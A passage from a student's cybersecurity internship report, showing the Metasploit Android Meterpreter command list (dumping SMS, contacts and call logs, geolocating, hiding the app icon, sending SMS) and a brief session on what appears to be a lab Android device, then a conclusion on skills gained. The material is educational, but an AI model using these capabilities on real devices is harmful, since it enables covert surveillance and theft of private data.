Android Commands
_____
Command      Description
activity_start Start an Android activity from a Uri string
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms      Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query   Query a SQLite database from storage
wakelock      Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

meterpreter > uid
[*] UID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture   : x64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter > █
```

Conclusion

The internship enables the student to harmonize what they learnt in class with reality in professional ground. As a partial fulfilment for the award of a bachelor's degree in NMAM Institute of Engineering, it is fundamental for any student in his/her learning period to undertake practical training. The aim and motivation of this industrial training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Science. This document describes the work I have done as part of my one month internship program with DLithe. This internship gave me the opportunity to work with the department of Computer Science and Engineering in the field of Cybersecurity and to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanisms.

KNOWLEDGE AND SKILLS AQUIRED: -

- Testing web application security.
- Assessing network security for vulnerabilities.
- Researching threats.
- Exploiting Metasploit and windows machine.
- Knowledge of operating systems and virtual machines.
- Network Security Control.